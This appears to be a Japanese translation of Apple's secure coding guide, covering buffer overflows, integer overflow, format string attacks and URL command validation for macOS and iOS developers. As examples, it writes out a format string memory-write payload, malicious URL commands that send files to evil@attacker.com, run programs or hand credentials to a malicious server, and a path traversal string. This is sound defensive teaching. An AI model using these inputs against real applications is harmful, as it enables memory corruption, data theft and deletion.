
1. ビットマップ画像をデコードするコードのヒープオーバーフローを利用して、遠隔操作により任意のコードを実行する。
2. ネットワークサーバのヒープオーバーフロー脆弱性を利用して、「Content-Length」ヘッダに負の値を指定したTTP POST要求を送りつけ、任意のコードを実行する。

[[1]CVE-2006-0006 [2]CVE-2005-3655]

# 文字列の操作

入力の形式が文字列であることは珍しくありません。多くの文字列操作関数には、長さを検査する機能が組み込まれていないので、しばしばバッファオーバーフローの原因になります。図2-4に、3種類の文字列複製関数が、想定よりも長い文字列を扱う方法を示します。

**図 2-4** Cの文字列操作関数とバッファオーバーフロー




図のように、`strcpy`関数は複製元の文字列をそのまま書き込むため、領域を超えて上書きしてしまいます。

`strncpy`関数は正しい長さに切り詰めますが、末尾にヌル文字が入りません。したがって、この文字列を読み込もうとすると、領域を超え、次に現れるヌル文字まですべてを文字列として扱ってしまいます。この関数自体は安全でも、誤用を招きやすいという点で、それほど安全ではないと考えるべきでしょう。`strncpy`を安全に使うためには、`strncpy`実行後、末尾バイトに明示的にヌルを埋めるか、あらかじめヌルを埋めておき、バッファ長よりも1バイト短い値を最大長として渡す必要があります。

完全に安全なのは`strlcpy`関数だけです。文字列をバッファ長より1バイト短い長さに切り詰め、末尾にヌル文字を埋めます。

表 2-1に、Cの一般的な文字列操作関数のうち、使用を避けるべきものとその代替を示します。

**表 2-1** 使用を避けるべき文字列操作関数とその代替

| 使用を避けるべき関数 | その代替 |
| --- | --- |
| `strcat` | `strlcat` |
| `strcpy` | `strlcpy` |
| `strncat` | `strlcat` |
| `strncpy` | `strlcpy` |
| `sprintf` | `snprintf`（注を参照）または`asprintf` |
| `vsprintf` | `vsnprintf`（注を参照）または`vasprintf` |
| `gets` | `fgets`（注を参照）またはCore FoundationやFoundationのAPIを使用 |

**snprintfおよびvsnprintfのセキュリティに関する注:** `snprintf`や`vsnprintf`、およびその変種は、正しく使わないと危険です。`strlcat`と同様に最大で`n-1`バイトまでを複製しますが、関数の戻り値は、*充分に大きなnを指定して*印字した場合の長さになります。

したがって、戻り値を調べて末尾のヌルの位置や実際に複製されたバイト数を判断することは*できません*。

**fgetsのセキュリティに関する注:** `fgets`関数は所定の長さのデータを読み込めますが、使用に当たっては注意が必要です。「その代替」欄に挙げた他の関数と同様、`fgets`も末尾にヌルを埋めます。しかしほかと違って、バッファ長ではなく、読み込むべき最大のバイト数を引数として指定します。

したがって、バッファ長より1バイト小さい値を渡して、ヌルを埋める余地を残しておかなければなりません。そうしないと、`fgets`関数は末尾の次の位置にヌルを置いて文字列を終端しようとするため、バッファを外れた場所を上書きしてしまう可能性があるのです。

より高レベルの文字列操作インターフェイスを用いて、オーバーフローを防止することも可能です。

- C++の場合：ANSI C++の`string`クラスを用いればオーバーフローを回避できます。ただしASCII以外のエンコーディング（UTF-8など）を扱うことはできません。
- Objective-Cの場合：`NSString`クラスを使ってください。なお、`NSString`をCの文字列に変換して、POSIX関数などCのルーチンに渡すことも可能です。

- Cの場合：Core Foundationの文字列表現であるCFStringと、CFString APIに属する文字列操作関数を使ってください。

Core FoundationのCFStringと、Core FoundationのNSStringとは、「相互乗り入れ」が可能です。すなわち、Core Foundationの型は、同等のFoundationオブジェクトと区別せずに、関数やメソッドを介してやり取りできるのです。したがって、あるメソッドの引数がNSString *である場合、CFStringRef型の値を渡してもよいことになります。同様に、引数型がCFStringRefであれば、NSStringのインスタンスを渡しても構いません。これはNSStringの具象サブクラスにも成り立ちます。

この文字列表現の使い方や、CFStringオブジェクトとNSStringオブジェクトの相互変換については、『*CFString Reference*』、『*Foundation Framework Reference*』、『*Carbon-Cocoa Integration Guide*』を参照してください。

## バッファ長の計算

固定長のバッファを扱う場合、その長さをsizeof演算子で数え、それ以上のデータは収容しないようにしてください。固定長のバッファを割り当てるコードを記述しても、将来のコード保守作業でバッファ長を変更した時、関係箇所をすべて間違いなく修正できるとは限りません。

まず表2-2に、1024バイトの文字列バッファを確保し、入力文字列の長さを調べて複製する、2つの方法を示します。

**表 2-2**　バッファ長のハードコーディングを避ける例

| コード例 | 適切な書き方 |
| --- | --- |
| `char buf[1024];`<br>`...`<br>`if (size <= 1023) {`<br>`...`<br>`}` | `#define BUF_SIZE 1024`<br>`...`<br>`char buf[BUF_SIZE];`<br>`...`<br>`if (size < BUF_SIZE) {`<br>`...`<br>`}` |
| `char buf[1024];`<br>`...`<br>`if (size < 1024) {`<br>`...`<br>`}` | `char buf[1024];`<br>`...`<br>`if (size < sizeof(buf)) {`<br>`...`<br>`}` |

左欄に示す2つのコードも、宣言に現れるバッファ長が将来にわたって変わらないのであれば安全です。しかし、新しい版でバッファ長のみを変更し、if文の条件を修正しなかった場合、オーバーフローが起こりえます。

右欄に、より安全な書き方を示します。ひとつ目は、バッファ長を定数（マクロ）として設定し、if文にも同じ定数を記述する、という方法です。もうひとつ、バッファの宣言にはそのまま「1024」と記述し、if文には実際のバッファ長を求める演算子を記述する、というやり方もあります。どちらも、バッファ長を変更してもif文の検査は正しく機能します。

表 2-3に、ファイル名に拡張子「.ext」を付加する関数の例を示します。

**表 2-3** 安全でない文字列連結を避ける例

| コード例 | 適切な書き方 |
| --- | --- |
| {<br>char file[MAX_PATH];<br>...<br>addsfx(file);<br>...<br>}<br>static *suffix = ".ext";<br>char *addsfx(char *buf)<br>{<br>return strcat(buf, suffix);<br>} | {<br>char file[MAX_PATH];<br>...<br>addsfx(file, sizeof(file));<br>...<br>}<br>static *suffix = ".ext";<br>size_t addsfx(char *buf, uint size)<br>{<br>size_t ret = strlcat(buf, suffix, size);<br>if (ret >= size) {<br>fprintf(stderr, "Buffer too small....\n");<br>}<br>return ret;<br>} |

いずれも、パス長の最大値をバッファ長として使っています。左欄のコードは、ファイル名がこの長さを超えることはないと想定し、文字列長を確認することなく拡張子を付加しています。より安全な右欄の版では、strlcat関数を使って、バッファ長を超えてしまった場合は切り詰めるようにしています。

**Important:** バッファ長や収容するデータ長を計算する際には、符号なしの変数（`size_t`型など）を使わなければなりません。負の数値は、符号なし変数では大きな値の正数として扱われるので、符号ありの変数を使った場合、攻撃者は大きな値をプログラムに書き込むことにより、バッファ長やデータ長の誤計算を引き起こす可能性があります。整数演算に関連して起こりうる問題について詳しくは、“整数のオーバーフロー/アンダーフローの回避”（27 ページ）を参照してください。

この問題の詳細や、問題を起こしうる他の関数については、『*Secure Programming for Linux and Unix HOWTO*』（Wheeler、http://www.dwheeler.com/secure-programs/で入手可）を参照してください。

## 整数のオーバーフロー/アンダーフローの回避

ユーザが指定したデータをもとにバッファ長を計算する場合、悪意あるユーザが、整数型で表現できる範囲を超える大きな数値を与えることにより、プログラムのクラッシュその他の問題を引き起こす恐れがあります。

2の補数を用いる算術演算（最近の多くのCPUが符号つき整数演算に採用している方式）では、負の数値を、その絶対値を表す2進表現のビットをすべて反転して1を加える、という方法で表します。最上位ビットが1ならば、それは負数です。したがって、4バイト符号つき整数の場合、`0x7fffffff = 2147483647`ですが、`0x80000000 = -2147483648`となります。

すなわち、次のような計算が成り立つのです。

```
int 2147483647 + 1 = - 2147483648
```

符号なしの数しか渡されないと想定しているところに、悪意あるユーザが負数を指定すれば、プログラムはこれを非常に大きな数値と解釈します。数値の用途にもよりますが、仮にその長さのバッファを確保しようとすれば、メモリ割り当てに失敗し、あるいは成功しても、ヒープがオーバーフローを起こす恐れがあります。たとえば広く普及しているウェブブラウザの旧版では、長さとして負数を指定して確保したJavaScriptの配列にオブジェクトを格納しようとすると、メモリの上書きが起こりました。[CVE-2004-0361]

別の例を挙げましょう。バッファ長を符号つきで計算している場合、データブロックが非常に大きければ負の長さとして扱われてしまいます。したがって、データがバッファ長を超えないことを確認しているとしても、オーバーフローを検出できないことがあるのです。

バッファ長の計算方法によっては、負と看做される値を指定したとき、本来よりも小さな値が得られます。たとえば、最低でも1024バイトのバッファが必要で、ユーザが指定した値に1024バイトを加えて長さを計算しているとしましょう。すると、攻撃者が非常に大きな正数を指定した場合、次のように1024よりも小さな値が得られてしまいます。

```
1024 + 4294966784 = 512
0x400 + 0xFFFFFE00 = 0x200
```

さらに、整数型変数（符号つきか符号なしかを問わず）がオーバーフローを起こした場合、あふれたビットは無視されます。たとえば32ビット整数を使って計算すると、`2**32 == 0`となります。長さが0のバッファも確保することは可能で、`malloc(0)`を実行すると小さなブロックを指すポインタが得られます。したがって、攻撃者が巧みに、バッファ長として`2**32`の倍数が得られるような計算を誘導しても、この時点ではエラーになりません。すなわち、`n`と`m`に、`(n * m) mod 2**32 == 0`となるような値を与えた場合、`n*m`バイトのバッファを確保しようとすると、非常に小さな長さ（アーキテクチャに依存）のバッファを指す、有効なポインタが得られます。その結果、確実にバッファのオーバーフローが起こるでしょう。

これを回避するためには、バッファ長を計算する際、必ず数値範囲の検査を行い、整数のオーバーフローが起こらないようにしなければなりません。

よくある誤りとして、オーバーフローを考慮せずに、乗算その他の演算結果を検査する、というものがあります。

```
size_t bytes = n * m;
if (bytes < n || bytes < m) { /* 不正 不正 不正 */
    ... /* bytesで表される長さのバッファを確保 */
}
```

残念ながらCの仕様では、このような検査コードをコンパイラが最適化してもよいことになっています [CWE-733, CERT VU#162289]。したがって、整数のオーバーフローが起こっていないか確かめるためには、取りうる最大値を乗数で割ってその結果を被乗数と比べる（あるいは乗数と被乗数の役割を入れ替える）しかありません。除算結果が被乗数よりも小さければ、2つの値を掛け合わせるとオーバーフローが発生することになります。

コード例を示します。

```
size_t bytes = n * m;
if (n > 0 && m > 0 && SIZE_MAX/n >= m) {
    ... /* bytesで表される長さのバッファを確保 */
}
```

# バッファオーバーフローの検出

バッファオーバーフローが起こらないか確認するためには、プログラムが入力を受け付ける箇所それぞれについて、本来よりも大量のデータを投入してみるとよいでしょう。また、グラフィックスや音声データなど、標準的な形式のデータを受け付けるプログラムには、不正な形式のデータを渡してみてください。このテスト手法をファジングと言います。

オーバーフローが発生すれば、最終的にプログラムはクラッシュします（残念ながら、上書きされたデータを実際に使う時点まで、しばらくは生き延びます）。クラッシュログには、オーバーフローが原因であったという痕跡が見つかるかも知れません。たとえば、大文字の「A」を含む文字列をたて続けに入力した場合、クラッシュログには、そのASCIIコードである41が、繰り返し現れるブロックがあるでしょう（図 2-2を参照）。プログラムがある場所にジャンプしようとして、そのアドレスが実際にはASCII文字列であった場合、オーバーフローがクラッシュの原因であると推測できます。

**図 2-5**　バッファオーバーフロー時のクラッシュログ

```
Exception:  EXC_BAD_ACCESS (0x0001)
Codes:      KERN_INVALID_ADDRESS (0x0001) at 0x41414140

Thread 0 Crashed:

Thread 0 crashed with PPC Thread State 64:
  srr0: 0x0000000041414140  srr1: 0x000000004200f030                    vrsave: 0x0000000000000000
    cr: 0x48004242           xer: 0x0000000020000007   lr: 0x0000000041414141  ctr: 0x000000009077401c
    r0: 0x0000000041414141    r1: 0x00000000bfffe660   r2: 0x0000000000000000   r3: 0000000000000001
    r4: 0x0000000000000041    r5: 0x00000000bfffdd50   r6: 0x0000000000000052   r7: 0x00000000bfffe638
    r8: 0x0000000090774028    r9: 0x00000000bfffddd8  r10: 0x00000000bfffe380  r11: 0x0000000024004248
   r12: 0x000000009077401c   r13: 0x00000000a365c7c0  r14: 0x0000000000000100  r15: 0x0000000000000000
   r16: 0x00000000a364c75c   r17: 0x00000000a365c75c  r18: 0x00000000a365c75c  r19: 0x00000000a366c75c
   r20: 0x0000000000000000   r21: 0x0000000000000000  r22: 0x00000000a365c75c  r23: 0x0000000000034f5b0
   r24: 0x00000000a3662aa4   r25: 0x000000000054c840  r26: 0x00000000a3662aa4  r27: 0x0000000000002f44
   r28: 0x000000000034c840   r29: 0x0000000041414141  r30: 0x0000000041414141  r31: 0x0000000041414141
```

オーバーフローが起こりうる箇所があれば、攻撃の標的になりうると判断し、修正しなければなりません。そうはならないと証明するよりも、バグを修正する方がはるかに容易です。さらに、オーバーフローが起こることは確認できても、*決して起こらない*と証明することは不可能です。したがって、必要ならば、入力データやバッファ長の計算コードを注意深く検査してください。

ファジングについて詳しくは、“入力の検証とプロセス間通信”（35 ページ）の“ファジング (Fuzzing)”（42 ページ）を参照してください。

# バッファアンダーフローの回避

バッファアンダーフローが発生するのは、基本的に、バッファ長やそのデータに関して、コード中の2つの箇所に齟齬がある場合です。たとえば、Cの固定長文字列変数に256バイト分の領域があるのに、実際には12バイト分の文字列しか入っていない、という状況です。

バッファがアンダーフロー状態であっても、それだけで危険であるとは限りません。データの操作コードが一貫していなければ正しく処理できない、という状況が危険なのです。よく現れるのは、バッファに読み込んで別のメモリブロックに複製する、ネットワーク接続を介して送信する、といった場合です。

バッファアンダーフローに関する脆弱性は大きく、「書き出し不足」と「読み込み不足」の2つに分類できます。

**「書き出し不足」脆弱性**は、バッファ長に比べて書き出すデータが短く、バッファ全体を埋め尽くさない場合に発生します。その結果、旧データの一部が、書き出し後にも残ってしまいます。その後、バッファ全体に対する処理（ディスクに保存する、ネットワーク経由で送信する、など）をおこなうと、残っていたデータも対象となるのです。単なる「ごみ」データなら問題ありませんが、場合によっては情報漏洩につながるかも知れません。

さらに、このような形のアンダーフローが起こったとき、その値がプログラムの流れに影響を与えるならば、不正な動作を招く恐れがあります。たとえばスタックに過去の（他のユーザやアプリケーションが渡した）認可データが残っていた場合、認証や認可の手続きが抜けてしまうかも知れないのです。

> **「書き出し不足」の例（システムコール）：** たとえば、コマンドデータ構造体を引数とする、UNIXのシステムコールを考えてみましょう。この構造体には認可トークンが収容されるものとします。この構造体には長さの異なる複数の版があるため、システムコールにはその長さも引数として指定します。認可データは構造体の中でもかなり後ろの方にあるとしましょう。
>
> 悪意あるアプリケーションは、この構造体を渡してシステムコールを実行する際、認可トークンの直前までの長さを指定します。カーネルのシステムコールハンドラは、`copyin`を実行して、アプリケーションから渡された所定のバイト数のデータを、カーネルのアドレス空間にあるデータ構造体に複製します。カーネルがこのデータ構造体にあらかじめ0を充填せず、長さの確認もしていなければ、カーネル側メモリの同じアドレスに、前回のシステムコール呼び出し時に渡された認可トークンが残っている可能性がわずかながらあります。したがって攻撃者は、本来ならば許されないはずの処理を実行できてしまうのです。

**「読み込み不足」脆弱性**は、バッファの一部しか読み込まなかった場合に発生します。読み込んだ内容をもとにプログラムが何らかの判断をするならば、あらゆる誤動作が起こりえます。よくあるのは、Cの文字列関数でバッファから読み込む際、実際にはCの有効な文字列が入っていなかった、という状況です。

Cの文字列とは、一連のバイト並びで、ヌルで終端するもののことです。その定義上、本来の末尾より前にヌルのバイトを入れることはできません。`strlen`、`strlcpy`、`strdup`などCの文字列操作関数は、最初に見つかったヌルまでの部分を処理対象にします。本来のバッファ長は関知しません。

これに対し、`CFStringRef`オブジェクト、Pascalの文字列、`CFDataRef`で表されるBLOB（Binary Large OBject）などで表される文字列は、明示的な長さ情報を持つため、途中にヌルがあっても構いません。これをCの文字列に変換した上で処理しようとすると、最初に見つかったヌルを末尾と判断するため誤動作になります。

**「読み込み不足」の例（SSLの検証）:** 数年前、多くのSSLスタックで、「読み込み不足」による脆弱性が見つかりました。本来のドメイン以下に、巧妙にサブドメインを設定し、これに対してSSL証明書を適用することにより、任意のドメインに対して有効な証明書を生成できてしまったのです。

「`targetdomain.tld`***[null_byte]*** `.yourdomain.tld`」という形のサブドメインを考えてみましょう。

証明書署名要求に含まれる文字列はPascal形式なので、認証機関がこれを素直に解釈するならば、「`yourdomain.tld`」というドメインの所有者に、証明書を配送してよいか確認を取るはずです。実際にドメインを所有しているので、これには同意するでしょう。その結果、件の少々不自然なサブドメインに対して有効な証明書が手に入ります。

しかし、この証明書の有効性を確認する際、多くのSSLスタックは、正当性を確認することなく、Pascal文字列をCの文字列に変換します。その結果得られる文字列には「`targetdomain.tld`」の部分しかありません。SSLスタックはこの文字列を、ユーザが要求したドメイン名と比較するため、targetdomain.tldというドメインに対して有効な証明書と判断します。

場合によっては、ブラウザが扱う*あらゆる*ドメインに対して有効な、ワイルドカード証明書さえも生成できます（たとえば「`*.com`***[null]*** `.yourdomain.tld`」はあらゆる「`.com`」アドレスに合致）。

以下の規則に従えば、多くのアンダーフロー攻撃は防御可能です。

- バッファはすべて、使用前に0充塡を施す。こうすれば、以前の重要な情報が残ることはありません。
- 常に戻り値を検査し、適切にエラー処理を施す。
- メモリ確保や初期化の関数（たとえば`AuthorizationCopyRights`）が処理に失敗した場合、得られたデータを評価しない（前回のデータが残っているかも知れない）。
- `read`その他のシステムコールは、戻り値を調べて実際に読み込んだバイト数を判断する。その上で：
  - 定義済みの定数ではなく、実際に読み込んだ長さにもとづいて処理するか、*または*、
  - 想定どおりの長さでなければエラーとして処理する。
- `write`、`printf`などの出力関数が、データをすべて書き出さなかった場合、エラーメッセージを表示する（後でこのデータを読み戻す場合は特に要注意）。
- 長さ情報を含むデータ構造体を扱う際には、想定どおりの長さであることを必ず確認する。
- Cの形式以外の文字列（`CFStringRef`オブジェクト、`NSString`オブジェクト、`CFDataRef`オブジェクト、Pascal文字列など）は、可能な限りC文字列に変換せず、元の形式のままで処理する。

不可能であれば、変換後のC文字列の長さを検査し、あるいは変換元のデータにヌルが含まれていないか確認する。

- バッファ操作と文字列操作を混合しない。不可能であれば、変換後のC文字列の長さを検査し、あるいは変換元のデータにヌルが含まれていないか確認する。
- 不正な改竄や切り詰めを防止できるような形でファイルを保存する（詳しくは"競合状態と安全なファイル操作"（46 ページ）を参照）。
- 整数のオーバーフロー/アンダーフローを避ける（詳しくは"バッファ長の計算"（25 ページ）を参照）。

# 有用なセキュリティ機能

OS XやiOSには、スタックやバッファのオーバーフローが起こりにくいようにする機能として、アドレス空間レイアウトのランダム化（ASLR、Address Space Layout Randomization）と、実行不可能なスタック/ヒープの機能があります。以下、この2つについて簡単に説明します

## アドレス空間レイアウトのランダム化

OS XやiOSの最近の版では、可能な限り、スタック、ヒープ、ライブラリ、フレームワーク、実行コードを、ソフトウェアを実行する都度、異なる場所に配置するようになっています。これはバッファオーバーフローを悪用しにくくするための措置です。メモリ中のどの位置にバッファがあるのか、推測が困難になりますし、ライブラリやその他のコードの位置も同様です。

アドレス空間レイアウトのランダム化を実現するためには、コンパイラの協力、すなわち位置非依存コードの生成が必要です。

- ターゲットがOS X v10.7以降（`-macosx_version_min`）またはIOS v4.3以降（`-ios_version_min`）であれば、そのために必要なフラグははじめからオンになっています。「`-no_pie`」フラグを指定することによりこの機能を解除できますが、セキュリティ向上のためにも、どうしても必要な場合に限定してください。
- 上記以前のOSをターゲットとする場合は、「`-pie`」フラグで、位置非依存コードを生成するよう明示的に指定します。

## 実行不可能なスタック/ヒープ

最近のプロセッサは、オペレーティングシステムがNXビットを設定することにより、メモリ中のある部分に「実行不可」という印をつけられるようになっています。該当するメモリページ上のコードを実行しようとすると、当該プログラムはクラッシュします。

OS XやiOSはこの機能を活用し、スタックやヒープに実行不可という印をつけます。その結果、バッファオーバーフロー攻撃は難しくなります。実行コードをスタックやヒープに置き、これを実行しようとしてもうまくいかないからです。

> **注意:** v10.7以前でも動作する32ビットOS Xアプリケーションの場合、実行不可の印をつけるのはスタックだけです。

多くの場合、この方式で問題は生じないでしょう。しかし、JIT（Just-In-Time）コンパイラのように、この動作では具合が悪い場合が稀にあります。

スタック/ヒープ上のコードを実行可能にする手段は2つあります。

- コンパイラに「`-allow_stack_execute`」フラグを指定する方法。スタックが実行可能になります（ヒープは不可）。
- システムコール`mprotect`で、特定のメモリページに実行可能である旨の印をつける方法。

この資料では、これ以上の詳細には触れません。詳しくは`mprotect`のマニュアルページを参照してください。

## ヒープが破損する状況のデバッグ

ヒープが破損する、というバグを調査する際には、`libgmalloc`ライブラリが役に立つでしょう。ガードページその他の技法により、オーバーフローの検出能力を高めます。このライブラリを組み込む際には、「ターミナル(Terminal)」で次のコマンドを実行してください。

```
export DYLD_INSERT_LIBRARIES=/usr/lib/libgmalloc.dylib
```

その上で、「ターミナル(Terminal)」からソフトウェアを実行します（実行形式ファイル自身を起動するか、または`open`コマンドを使う）。詳しくは`libgmalloc`のマニュアルページを参照してください。

# 入力の検証とプロセス間通信

セキュリティ上の脆弱性が発生する主な原因として、プログラム外（ユーザ、ファイル、ネットワーク、他のプロセスなど）からの入力をすべて検証していない、というものがあり、これはますます増え続けています。この章では、入力を検証しないことにより起こりうる問題と、それを回避するためのコーディング技法を説明します。

## 入力の検証を怠ったために起こりうる危険

自ら制御するのではない情報源からの入力を受け付けるプログラムには、想定外のデータが渡される可能性があります。入力を検証していなければ、プログラムがクラッシュし、あるいは攻撃者が注入したコードの実行を許すなど、さまざまな問題が起こりえます。攻撃者はこの脆弱性を悪用して、次のような現象を引き起こします。

- バッファオーバーフロー
- 書式文字列の脆弱性
- URLコマンド
- コード注入
- ソーシャルエンジニアリング

Appleが公開するセキュリティ更新プログラムの中には、入力の検証に関する脆弱性を解消するものが数多くありました。iPhone上で、Appleが認可していないソフトウェアを動かす、いわゆる「脱獄」（jail break）行為を防止するものも数件あります。この種の脆弱性は頻繁に見つかり、容易に攻撃できることが多い代わり、通常は修正も簡単です。

### バッファオーバーフローの引き金

ユーザその他、信頼できない情報源からの入力を受け付けるアプリケーションは、固定長バッファにデータを複製する場合、常に長さを検査し、必要ならば切り詰めなければなりません。これを怠ると、攻撃者は入力欄を悪用して、バッファオーバーフローを引き起こしてしまいます。詳しくは“バッファのオーバーフローやアンダーフローの回避” （18 ページ）を参照してください。

## 書式文字列攻撃

ユーザその他、信頼できない情報源からの入力を受け付けて表示する場合、表示ルーチンがこの入力を、そのまま書式文字列として処理することのないよう注意しなければなりません。たとえば次のコードでは、syslog用の標準Cライブラリ関数を使って、受信したHTTP要求をシステムログに出力しています。`syslog`関数は引数として書式文字列を受け付ける仕様になっているので、入力パケット（pktBuf）に任意の書式文字列を与え、処理させることができます。

```
/* HTTPパケットの受信 */
int size = recv(fd, pktBuf, sizeof(pktBuf), 0);
if (size) {
syslog(LOG_INFO, "Received new HTTP request!");
syslog(LOG_INFO, pktBuf);
}
```

問題を起こしうる書式文字列が多数あります。たとえば攻撃者が、入力パケットに次のような文字列を与えたとしましょう。

```
"AAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%n"
```

するとsyslogは、この書式文字列にもとづき、スタックから値を8つ取り出そうとします。書式文字列自身もスタックに格納されているとすると、スタックの構成によっては、実質的にスタックポインタを書式文字列の先頭に戻すように動作します。文字列中に「`%n`」というトークンがあるので、この箇所までに出力したバイト数を調べ、次の引数に格納されたアドレス位置に書き出そうとします。したがって、32ビットアーキテクチャであれば、書式文字列の「`AAAA`」という部分を`0x41414141`というポインタ値として扱い、このアドレス位置に76という数値を上書きすることになります。

通常は次にシステムが当該メモリ位置にアクセスした時点でクラッシュするだけですが、デバイスやOSに応じて巧妙に文字列をあやつれば、攻撃者は任意のアドレス位置に任意のデータを書き出せます。書式文字列の構文について詳しくは、`printf`のマニュアルページを参照してください。

書式文字列攻撃を回避するため、入力データをそのまま書式文字列の一部として扱わないようにしてください。これは、該当する引数に入力データではなく、別途用意した書式文字列を渡すことにより行います。たとえば

```
printf(buffer)
```

という関数呼び出しは標的になりえますが、

```
printf("%s", buffer)
```

と記述すれば解決します。この場合、引数buffer内の文字はパーセント記号（%）を含めてすべて、書式トークンとは解釈されず、そのまま出力されます。

誤って書式文字列による整形処理を2回以上適用すると、厄介な状態になります。次の例は、NSStringのstringWithFormat:メソッドの戻り値を、NSAlertのalertWithMessageText:defaultButton:alternateButton:otherButton:informativeTextWithFormat:メソッドに、引数informativeTextWithFormatとして渡す、という誤りを犯しています。その結果、整形処理が重複しています。インポートした証明書からデータを取得し、それを埋め込んだ文字列を、改めてNSAlertメソッドに書式文字列として渡しているのです。

```
alert = [NSAlert alertWithMessageText:"Certificate Import Succeeded"
    defaultButton:"OK"
    alternateButton:nil
    otherButton:nil
    informativeTextWithFormat:[NSString stringWithFormat: /* 不正不正不正*/
       @"The imported certificate \"%@\" has been selected in the certificate
pop-up.",
       [selectedCert identifier]]];

[alert setAlertStyle:NSInformationalAlertStyle];
[alert runModal];
```

正しくは次のように、1回だけ整形するようにしなければなりません。

```
alert = [NSAlert alertWithMessageText:"Certificate Import Succeeded"
    defaultButton:"OK"
    alternateButton:nil
    otherButton:nil
    informativeTextWithFormat:@"The imported certificate \"%@\" has been selected
 in the certificate pop-up.",
       [selectedCert identifier]];
...
```

書式文字列攻撃の標的になりうる主な関数やメソッドとして、次のようなものがあります。

- 標準C
  - printfおよびprintf(3)のマニュアルページに挙げられている関数群
  - sscanfおよびscanf(3)のマニュアルページに挙げられている関数群

    - `syslog`および`vsyslog`
- Carbon
    - `AEBuildDesc`および`vAEBuildDesc`
    - `AEBuildParameters`および`vAEBuildParameters`
    - `AEBuildAppleEvent`および`vAEBuildAppleEvent`
- Core Foundation
    - `CFStringCreateWithFormat`
    - `CFStringCreateWithFormatAndArguments`
    - `CFStringAppendFormat`
    - `CFStringAppendFormatAndArguments`
- Cocoa
    - `stringWithFormat:`、`initWithFormat:`をはじめとする`NSString`のメソッドで、書式文字列を引数として取るもの
    - `NSMutableString`クラスの`appendFormat:`メソッド
    - `NSAlert`の`alertWithMessageText:defaultButton:alternateButton:otherButton:informativeTextWithFormat:`メソッド
    - `NSPredicate`クラスの、`predicateWithFormat:`、`predicateWithFormat:arguments:`、`predicateWithFormat:argumentArray:`の各メソッド
    - `NSException`クラスの、`raise:format:`および`raise:format:arguments:`メソッド
    - `NSRunAlertPanel`をはじめとするApplication Kitの関数で、パネルやシートを生成し、あるいは返すもの

## URLやファイルの操作

アプリケーションがURLスキームを登録している場合、URL文字列の形で送信されてくるコマンドは、慎重に処理しなければなりません。コマンドの仕様が非公開であったとしても、ハッカは仕様を推測し、不正なコマンドを送信しようと試みます。たとえば、ウェブサイトからアプリケーションを起動するリンクが提供されていれば、どのようなコマンドを送信しているか観察し、考えうるさまざまな変種を試してみるでしょう。アプリケーションに送信される*可能性がある*コマンドはすべて、適切に処理するか、却下する必要があります。正常なコマンドとして*想定している*ものだけ扱うのでは不充分です。

たとえば、証明書をウェブサーバに返す、というコマンドを受け付ける場合、URLに埋め込まれた返送先ウェブサーバを攻撃者が好きなように書き換えることのないよう、過度に汎用性の高いハンドラにすることは避けてください。受け付けるべきでは*ない*コマンドの例を示します。

- myapp://cmd/run?program=/path/to/program/to/run
- myapp://cmd/set_preference?use_ssl=false
- myapp://cmd/sendfile?to=evil@attacker.com&file=some/data/file
- myapp://cmd/delete?data_to_delete=my_document_ive_been_working_on
- myapp://cmd/login_to?server_to_send_credentials=some.malicious.webserver.com

一般に、任意のURLや完全パス名を記述したコマンドは受け付けないようにしてください。

URLコマンドに埋め込まれたテキストその他のデータを、関数やメソッドの引数として使うと、書式文字列攻撃（“書式文字列攻撃” （36 ページ）を参照）やバッファオーバーフロー攻撃（“バッファオーバーフローの引き金” （35 ページ）を参照）の標的になる恐れがあります。パス名を受け付ける場合、次のように、他のディレクトリの参照を許すような文字列に対しては、慎重に対処してください。

```
myapp://use_template?template=/../../../../../../../../../some/other/file
```

## インジェクション攻撃

URLコマンドやテキスト文字列を検証せずに使うと、攻撃者が悪意あるコードをプログラムに注入し、それを実行するという攻撃の標的になりえます。厳格に構造化されていないデータを扱うコードで、さまざまな型のデータが混在しうる場合、インジェクション攻撃の危険があります。

たとえば、関係データベースに対するクエリ（SQL）を渡すアプリケーションの場合、クエリには2種類のデータが含まれます。コマンド自身（実行内容の指示）と、コマンドに埋め込むデータです。データとコマンドとは、通常、引用符で区切られています。しかし、データ文字列中に引用符がある場合、これを適切に処理して、データの末尾と解釈されないようにしなければなりません。悪意ある攻撃者は、引用符の後にセミコロンを置いてコマンドを終結させ、その後に*第2の不正なコマンド*を記述します。するとデータベース処理系は、この注入されたコードを実行してしまうのです。

インジェクション攻撃を回避するためには、単なる入力の検証だけでは不充分です。詳しくは章を改め、“インジェクション攻撃やXSSの回避” （91 ページ）の“インジェクション攻撃の回避” （91 ページ）で解説します。

## ソーシャルエンジニアリング

ソーシャルエンジニアリングとは、要するにユーザを欺く行為ですが、入力の検証漏れという脆弱性があると、ちょっとした迷惑行為の範疇にとどまらず、大きな問題に発展することがあります。たとえば、ファイルを削除する、というURLコマンドを受け付けるけれども、実際に削除する前にダイアログを出して確認するようになっているとします。非常に長い名前のファイルの場合、ダイアログ画面をスクロールしなければ末尾まで確認できません。このとき、巧妙な技を使って、不要になったキャッシュ済みデータなど、削除しても問題ないファイルと錯覚させることができます。たとえば次のようなコマンドを考えてみましょう。

```
myapp://cmd/delete?file=cached data that is slowing down your system.,realfile
```

ダイアログには「Are you sure you want to delete cached data that is slowing down your system.」と表示されます。しかし「realfile」というファイルは、ずっと下までスクロールしないと見えません。しかし、うっかり「OK」ボタンを押すと、実際には必要なファイルが削除されてしまうのです。

もうひとつの例として、にせのウェブサイトに誘導するリンクを押させる、という攻撃も考えられます。

ソーシャルエンジニアリングについて詳しくは、“安全なユーザインターフェイスの設計” （77 ページ）を参照してください。

## アーカイブ済みデータの改竄

